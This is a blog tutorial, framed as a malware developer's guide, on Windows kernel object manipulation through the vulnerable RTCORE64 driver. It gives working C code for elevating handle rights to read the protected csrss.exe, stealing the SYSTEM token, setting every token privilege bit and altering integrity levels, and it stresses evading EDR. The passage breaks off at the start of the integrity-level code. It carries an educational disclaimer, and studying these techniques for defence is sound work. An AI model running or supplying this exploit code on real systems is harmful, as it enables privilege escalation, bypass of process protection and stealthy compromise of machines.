Knocking on Ring 0: A Malware Dev's Guide to the Windows Kernel — Part 02
Part 02 covers practical kernel object manipulation: handle privilege elevation, token stealing, privilege bit manipulation, integrity level modification, unrestricted tokens, and bypassing process protection — all via a vulnerable driver.

Hi, I’m Zane Bilal — a computer science student and explorer of the offensive side of cybersecurity. This post continues directly from Part 01, where we covered the Windows kernel architecture,
EPROCESS, and user-to-kernel communication via IOCTL. In this part we get hands-on: we manipulate kernel objects directly to elevate privileges, steal tokens, and bypass process protections.
## ⚠️ Disclaimer
This blog post is intended strictly for educational and research purposes. All techniques, code samples, and concepts discussed here are provided to help security researchers, students, and defenders understand how Windows kernel internals work and how they can be abused — so that better defenses can be built.
- Do not use any technique or code from this blog on systems you do not own or do not have explicit written permission to test.
- All demonstrations were performed in isolated lab environments (virtual machines with no connection to production networks). If you are a defender or blue teamer, this content is intended to help you understand attacker techniques so you can detect and mitigate them. If you are a student or researcher, use this knowledge responsibly and ethically.
By reading and using this content, you agree that you take full responsibility for how you apply it.
Overview
All proof-of-concept code is available at https://github.com/Zanebilal/kernel-objects All techniques in this post share the same underlying primitive: direct kernel memory read/write via the RTCORE64 vulnerable driver (introduced in Part 01). Every operation follows the same pattern:
- Resolve the target kernel object’s address.
- Calculate the offset of the field to modify.
- Read or write that field using
TDIReadKernel*/TDIWriteKernel*.
The techniques covered:
| Technique | What it does |
|---|---|
| Handle privilege elevation | Upgrade an existing handle’s access rights in the kernel |
| Token stealing | Copy the SYSTEM token into our process’s EPROCESS |
| Privilege bit manipulation | Set all privilege bits in our token to maximum |
| Integrity level modification | Elevate the process integrity level in the token SID |
| Unrestrict restricted token | Remove deny-only flags from token group SIDs |
| Process protection bypass | Clear or set the protection byte in EPROCESS |
Handles
What a Handle Is
A handle is an index into a per-process handle table. When you call OpenProcess(), CreateFile(), or any API that returns a HANDLE, Windows allocates an entry in your process’s kernel-side handle table and returns you the index — you never hold a direct pointer to the object.
Each process’s handle table is referenced by the ObjectTable field in its EPROCESS structure, which is a pointer to a _HANDLE_TABLE structure:

The TableCode field points to an array of _HANDLE_TABLE_ENTRY structures. Each entry describes one open handle and stores:
- A pointer to the kernel object (encoded in the upper bits).
- The access rights granted to that handle (stored at
entry + 0x8).
Locating a HANDLE_TABLE_ENTRY


handles of a process are represented in kernel with ObjectTable field in the EPROCESS structure which is a pointer to _HANDLE_TABLE structure , this structure has a tableCode field which is an address of the HANDLE_TABLE_ENTRY array structure that holds information about the handles, we can get a specific info’s of a specific handel by using some calculation: tableCode value + 4 * index_of_handle (index_of_handle is the value shown in process hacker ) , now we get the address of HANDLE_TABLE_ENTRY data structure of that specific handle , from this point we can get the object address that points by the handle by shifting (tableCode value + 4 * index_of_handle) by 4 and pipe it to the address 0xffff000000000000 (as shown in the images). now we have the address that points to the object header structure , fro this structure we can get the address of the object by adding the address of the object header + the body (0x30)
- step 01: getting the
tableCodefrom theEPROCESS
- step 02: getting the handle info’s from the
HANDLE_TABLE_ENTRYstructure
- step 03: getting the object address

as we can see from the process hacker , that the handle is point to the same object that we calculate its address

Why Handles Matter for Offense
Handles carry access rights. When you open a handle with OpenProcess(PROCESS_QUERY_LIMITED_INFORMATION, ...), the kernel records in the handle table entry that this handle is only allowed to query — it cannot read memory.
The key insight: those access rights live in kernel memory. With a kernel write primitive, we can overwrite them and grant the handle any rights we want — without opening a new, more-privileged handle that would be more likely to trigger an EDR alert.
This is stealthier than opening a fresh high-privilege handle because:
- We reuse an already-open handle (lower syscall noise).
- We avoid calling
OpenProcesswith suspicious flags likePROCESS_VM_READon a protected process.
Handle Privilege Elevation — Breaking Into csrss.exe
The Target
csrss.exe (Client/Server Runtime Subsystem) is a Light Protected Process (PPL). It is shielded by Windows’ Process Protection mechanism, which means:
- You cannot read its memory.
- You cannot write to it or inject code.
- You cannot terminate it via normal APIs.
The Technique
Instead of trying to open a powerful handle to csrss.exe directly (which the kernel would refuse), we:
- Open a low-privilege handle using only
PROCESS_QUERY_LIMITED_INFORMATION— the kernel allows this even for protected processes. - Use our kernel write primitive to overwrite the access mask in that handle’s
_HANDLE_TABLE_ENTRYwith full rights. - Now the same handle silently has full access, and we can call
ReadProcessMemorythrough it.
Code
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
// Elevates the access rights of an existing handle in the kernel handle table.
// Device    - open handle to the RTCORE64 driver
// tPID      - PID of the process whose handle table we target
// HandleID  - the handle value whose rights we want to upgrade
// Privs     - the new access mask to write (e.g., HANDLE_FULL_PRIVS)
BOOL SetHandlePrivs(HANDLE Device, int tPID, DWORD64 HandleID, DWORD Privs) {

    // 1. Resolve the kernel address of this handle's HANDLE_TABLE_ENTRY
    DWORD64 HandleEntryAddress = 0;
    if (!GetHandleEntryFromHandle(Device, tPID, HandleID, &HandleEntryAddress))
        return FALSE;
    printf("[+] Target handle table entry @ 0x%p\n", HandleEntryAddress);

    // 2. Overwrite the access mask stored at entry + 0x8
    //    This field holds the granted access rights for this handle.
    printf("[+] Assigning new privileges (0x%x) to target handle...", Privs);
    if (!TDIWriteKernel32(Device, HandleEntryAddress + 0x8, Privs)) {
        printf("failed.\n");
        return FALSE;
    }
    printf("done.\n");

    return TRUE;
}

int main(int argc, char* argv[]) {

    int ret = -1;

    // Resolve EPROCESS field offsets for the current Windows build
    if (!g_ObjOffsets.Ready)
        if (!GetWinOffsets()) {
            printf("[!] Error getting Windows offsets!\n");
            return ret;
        }

    // Load the RTCORE64 driver and get a device handle
    if (!LoadDriver()) {
        printf("[!] Driver could not be loaded! Exiting...\n");
        return ret;
    }

    HANDLE Device = TDIOpenDevice();
    if (Device == INVALID_HANDLE_VALUE) {
        printf("[!] Unable to get a device handle\n");
        goto cleanup;
    }
    printf("[+] Device opened\n");

    // Step 1: Find csrss.exe's PID
    int pid = 0;
    if (!(pid = FindTarget("csrss.exe"))) {
        printf("[!] csrss.exe not found. Ciao!\n");
        goto cleanup;
    }
    printf("[+] Found csrss.exe PID = %d\n", pid);

    // Step 2: Open a minimal handle to csrss.exe.
    // PROCESS_QUERY_LIMITED_INFORMATION is allowed even on protected processes.
    // ReadProcessMemory with this handle will FAIL — we haven't upgraded yet.
    HANDLE TargetHandle = OpenProcess(PROCESS_QUERY_LIMITED_INFORMATION, FALSE, pid);
    if (TargetHandle == NULL) {
        printf("[!] Could not open csrss.exe. Ciao!\n");
        goto cleanup;
    }
    printf("[+] Handle: 0x%x\n", TargetHandle);

    // Step 3: First read attempt — expected to FAIL
    BYTE data[2] = { 0 };
    char *ntdll = (char *) LoadLibrary("ntdll.dll");
    if (!ReadProcessMemory(TargetHandle, ntdll, &data, 2, NULL))
        printf("[!] First read attempt FAILED! (expected)\n\n");

    // Step 4: Upgrade the handle's access rights in the kernel handle table.
    // After this, the same handle value now silently has full access.
    if (!SetHandlePrivs(Device, GetCurrentProcessId(), (DWORD64) TargetHandle, HANDLE_FULL_PRIVS)) {
        printf("[!] Error occured. Exiting...\n");
        goto cleanup;
    }
    getchar();

    // Step 5: Second read attempt — should SUCCEED now
    if (!ReadProcessMemory(TargetHandle, ntdll, &data, 2, NULL))
        printf("[!] Second read attempt FAILED!\n");
    else
        printf("[*] Second read attempt SUCCESSFUL! Data: [0x%.1X%.1X] (%c%c)\n",
               data[0], data[1], data[0], data[1]);

    CloseHandle(TargetHandle);
    ret = 0;

cleanup:
    CloseHandle(Device);
    UnLoadDriver();
    return ret;
}
Walkthrough:
GetHandleEntryFromHandle()— walks the target process’s_HANDLE_TABLEin kernel memory, applies the(handle / 4) * 16arithmetic, and returns the kernel address of the matching_HANDLE_TABLE_ENTRY.TDIWriteKernel32(..., HandleEntryAddress + 0x8, Privs)— overwrites the 4-byte access mask at offset+0x8inside the entry with our desired flags (e.g.,PROCESS_ALL_ACCESS).- The
getchar()pause lets you attach WinDbg and verify the entry was modified before the second read. ReadProcessMemoryon the second attempt succeeds because the kernel now sees full access rights on the handle — without ever opening a new handle to the protected process.
Tokens
What a Token Is
Every process and thread in Windows has a security token — a kernel object (of type _TOKEN) that defines the security context under which the process runs. It answers the question: who is this process, and what is it allowed to do?
A token stores:
- The user SID (who owns the process — e.g.,
NT AUTHORITY\SYSTEMorDOMAIN\User). - Group SIDs with attributes (which groups the user belongs to, and whether each group is enabled, deny-only, etc.).
- Privileges — specific rights like
SeDebugPrivilege,SeImpersonatePrivilege,SeTcbPrivilege, etc., each with a present and enabled bit. - The integrity level — a mandatory access control level (Low, Medium, High, System).
The token is referenced by the Token field in EPROCESS. The raw value read from that field has its lower 4 bits used as a reference count — always mask them off with & ~0xf before using it as a pointer.
Token Stealing
Concept
Token stealing is the most straightforward DKOM privilege escalation technique: replace the token pointer in our process’s EPROCESS with the token pointer from the SYSTEM process (PID 4).

The SYSTEM process (PID 4) always runs with a fully privileged token — NT AUTHORITY\SYSTEM. Once our process points to that token, the kernel treats our process as SYSTEM for all access checks.
⚠️ Reference count preservation: The lower 4 bits of the
Tokenfield inEPROCESSare not part of the address — they store a reference count for the token object. You must carry over the original reference count from our process’s token into the new value, or the kernel’s object lifecycle tracking breaks and you will get a Blue Screen of Death (BSOD).


and now we can see that the notepad process is now is running under the NT authority system privileges
Code
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
// Replaces the calling process's token with the SYSTEM process token.
// Device - open handle to the RTCORE64 driver
// tPID   - PID of the process to elevate (typically our own)
BOOL Elevate2System(HANDLE Device, int tPID) {

    // 1. Resolve EPROCESS offsets for the current Windows build
    if (!g_ObjOffsets.Ready)
        if (!GetWinOffsets()) {
            printf("[!] Error getting Windows offsets!\n");
            return FALSE;
        }

    // 2. Get the EPROCESS address of the SYSTEM process (PID 4)
    //    GetSystemEproc() locates it by walking ActiveProcessLinks
    //    looking for UniqueProcessId == 4
    DWORD64 SystemEproc = NULL;
    if (!GetSystemEproc(&SystemEproc))
        return FALSE;
    printf("[+] System(4) EPROCESS address: %p\n", SystemEproc);

    // 3. Get the EPROCESS address of the target process
    DWORD64 TargetProcessAddress = NULL;
    if (!GetEprocByPid(Device, tPID, &TargetProcessAddress))
        return FALSE;
    printf("[+] Target EPROCESS address: %p\n", TargetProcessAddress);

    // 4. Read the raw Token field from SYSTEM's EPROCESS.
    //    Mask off the lower 4 bits to get the clean token pointer.
    DWORD64 SystemToken = 0;
    if (!TDIReadKernel64(Device, SystemEproc + g_ObjOffsets.EPROC_Token, &SystemToken))
        return FALSE;
    SystemToken = SystemToken & ~0xf;   // strip reference count bits
    printf("[+] System(4) process token: %p\n", SystemToken);

    // 5. Read the raw Token field from the target EPROCESS.
    //    Keep the lower 4 bits (reference count) — we must preserve them.
    DWORD64 TargetToken = 0;
    if (!TDIReadKernel64(Device, TargetProcessAddress + g_ObjOffsets.EPROC_Token, &TargetToken))
        return FALSE;
    DWORD64 CurrentProcTokenRefCount = TargetToken & 0xf;  // save ref count
    printf("[+] Target process token: %p\n", TargetToken & ~0xf);

    // 6. Write the SYSTEM token pointer back into the target EPROCESS,
    //    but with the original reference count bits ORed back in.
    //    Skipping this OR would corrupt the kernel's token refcount → BSOD.
    printf("[+] Assigning SYSTEM token to target process...");
    if (!TDIWriteKernel64(Device, TargetProcessAddress + g_ObjOffsets.EPROC_Token,
                          CurrentProcTokenRefCount | SystemToken)) {
        printf("failed.\n");
        return FALSE;
    }
    printf("done.\n");

    return TRUE;
}
Walkthrough:
GetSystemEproc()— walksActiveProcessLinks(see Part 01) and returns theEPROCESSbase ofPID 4.g_ObjOffsets.EPROC_Token— the byte offset of theTokenfield insideEPROCESS, resolved dynamically per Windows build.SystemToken & ~0xf— clears the reference count stored in bits 0–3, giving a clean kernel pointer to the_TOKENobject.CurrentProcTokenRefCount | SystemToken— recombines the SYSTEM token pointer with our process’s original reference count. This is the value written back. After this write, ourEPROCESS.Tokenpoints to the SYSTEM token object.
Setting Privileges on Our Token
Background
Even if token stealing is not used, a second approach is to keep our own token but maximize its privilege bits. Every _TOKEN contains a _SEP_TOKEN_PRIVILEGES structure at a known offset:
1
2
3
4
5
6
// Size: 0x18 bytes — source: Vergilius Project (Windows 10 1809)
struct _SEP_TOKEN_PRIVILEGES {
    ULONGLONG Present;          // 0x0  — bitmask of privileges the token holds
    ULONGLONG Enabled;          // 0x8  — bitmask of privileges currently active
    ULONGLONG EnabledByDefault; // 0x10 — bitmask of privileges enabled at logon
};
Each bit in Present corresponds to one privilege (e.g., bit 20 = SeDebugPrivilege). A privilege can be present (the token has it) but not enabled (it is turned off). By writing 0xFFFFFFFFFFFFFFFF to both Present and Enabled, we grant the process every privilege Windows defines — without changing the token identity or touching the user SID.
Helper: GetTokenByPID
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
// Reads the token pointer from a process's EPROCESS and returns
// the clean kernel address of its _TOKEN structure.
BOOL GetTokenByPID(HANDLE Device, int tPID, DWORD64 *Token) {

    // 1. Resolve offsets for the running Windows version
    if (!g_ObjOffsets.Ready)
        if (!GetWinOffsets()) {
            printf("[!] Error getting Windows offsets!\n");
            return FALSE;
        }

    // 2. Get the EPROCESS address of the target process
    DWORD64 TargetProcessAddress = NULL;
    if (!GetEprocByPid(Device, tPID, &TargetProcessAddress))
        return FALSE;
    printf("[+] Target EPROCESS address: %p\n", TargetProcessAddress);

    // 3. Read the raw Token field and mask off the lower 4 reference-count bits
    DWORD64 TargetToken = 0;
    if (!TDIReadKernel64(Device, TargetProcessAddress + g_ObjOffsets.EPROC_Token, &TargetToken))
        return FALSE;
    TargetToken = TargetToken & ~0xf;
    printf("[+] Target process token: %p\n", TargetToken);

    *Token = TargetToken;
    return TRUE;
}
Setting Maximum Privileges
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
// Overwrites the Present and Enabled privilege bitmasks in the target
// process token with TOKEN_HIGH_PRIVS (0xFFFFFFFFFFFFFFFF), giving
// the process every privilege Windows defines.
BOOL SetTokenHighPrivs(HANDLE Device, int tPID) {

    // 1. Get the token address
    DWORD64 TargetToken = 0;
    if (!GetTokenByPID(Device, tPID, &TargetToken))
        return FALSE;

    // 2. Log current privilege state before modification
    DWORD64 TargetPrivsPresent = 0;
    DWORD64 TargetPrivsEnabled = 0;
    if (!TDIReadKernel64(Device, TargetToken + TOKEN_PRIVS_OFFSET, &TargetPrivsPresent) ||
        !TDIReadKernel64(Device, TargetToken + TOKEN_PRIVS_OFFSET + 0x8, &TargetPrivsEnabled))
        return FALSE;
    printf("[+] Target process privs: present=0x%llx | enabled=0x%llx\n",
           TargetPrivsPresent, TargetPrivsEnabled);

    // 3. Write all-ones to both Present (offset +0x0) and Enabled (offset +0x8)
    //    inside _SEP_TOKEN_PRIVILEGES.
    //    TOKEN_PRIVS_OFFSET is the byte offset of _SEP_TOKEN_PRIVILEGES within _TOKEN.
    printf("[+] Enabling high privs on target process...");
    if (!TDIWriteKernel64(Device, TargetToken + TOKEN_PRIVS_OFFSET, TOKEN_HIGH_PRIVS) ||
        !TDIWriteKernel64(Device, TargetToken + TOKEN_PRIVS_OFFSET + 0x8, TOKEN_HIGH_PRIVS)) {
        printf("failed.\n");
        return FALSE;
    }
    printf("done.\n");
    printf("[+] Target process privs: present=0x%llx | enabled=0x%llx\n",
           TOKEN_HIGH_PRIVS, TOKEN_HIGH_PRIVS);

    return TRUE;
}
Walkthrough:
TOKEN_PRIVS_OFFSET— the byte offset of_SEP_TOKEN_PRIVILEGESinside_TOKEN. This is resolved from the symbol server or the Vergilius Project for the specific build.TOKEN_HIGH_PRIVS— typically defined as0xFFFFFFFFFFFFFFFF, setting every bit in the 64-bit privilege bitmask.- Two writes are needed: one for
Present(+0x0) and one forEnabled(+0x8). Writing onlyEnabledwithoutPresentwould be inconsistent — a privilege must be present before it can be enabled. EnabledByDefault(+0x10) is left unchanged since it only affects token duplication behaviour and is not needed for immediate privilege use.
Modifying the Integrity Level
Background
Windows Mandatory Integrity Control (MIC) assigns every process an integrity level encoded as a SID in the token’s group list. Standard levels are:
| Integrity Level | SubAuthority value |
|---|---|
| Low | 0x1000 |
| Medium | 0x2000 |
| High | 0x3000 |
| System | 0x4000 |
The integrity level SID lives inside _TOKEN as part of the UserAndGroups array. It is identified by its SID attributes having the SE_GROUP_INTEGRITY flag (0x20) set. To elevate a process, we locate this specific SID entry and overwrite its SubAuthority field with the desired level value. (see the images)

we can see that the last SID value in the array correspond to our mandatory level (as shown in the image) this is obtained by taking the UserAndGroups address and moving inside the array to the integrityLevelIndex value ( index where the sid of the process is in the array)

Related Structures
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
// Excerpt from _TOKEN — the fields we care about
struct _TOKEN {
    // ...
    struct _SID_AND_ATTRIBUTES *UserAndGroups;  // Array of group SIDs with attributes
    ULONG UserAndGroupCount;                    // Number of entries
    // ...
    struct _SID_AND_ATTRIBUTES *IntegrityLevelIndex; // Index of the integrity SID
    // ...
};

// One entry in the UserAndGroups array
struct _SID_AND_ATTRIBUTES {
    PSID  Sid;        // Pointer to the SID structure
    DWORD Attributes; // Flags: SE_GROUP_ENABLED, SE_GROUP_USE_FOR_DENY_ONLY, SE_GROUP_INTEGRITY, etc.
};

// The SID structure — we target the SubAuthority field
struct _SID {
    UCHAR  Revision;                               // 0x0
    UCHAR  SubAuthorityCount;                      // 0x1
    struct _SID_IDENTIFIER_AUTHORITY IdentifierAuthority; // 0x2
    ULONG  SubAuthority[1];                        // 0x8 — integrity level value lives here
};
Code
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
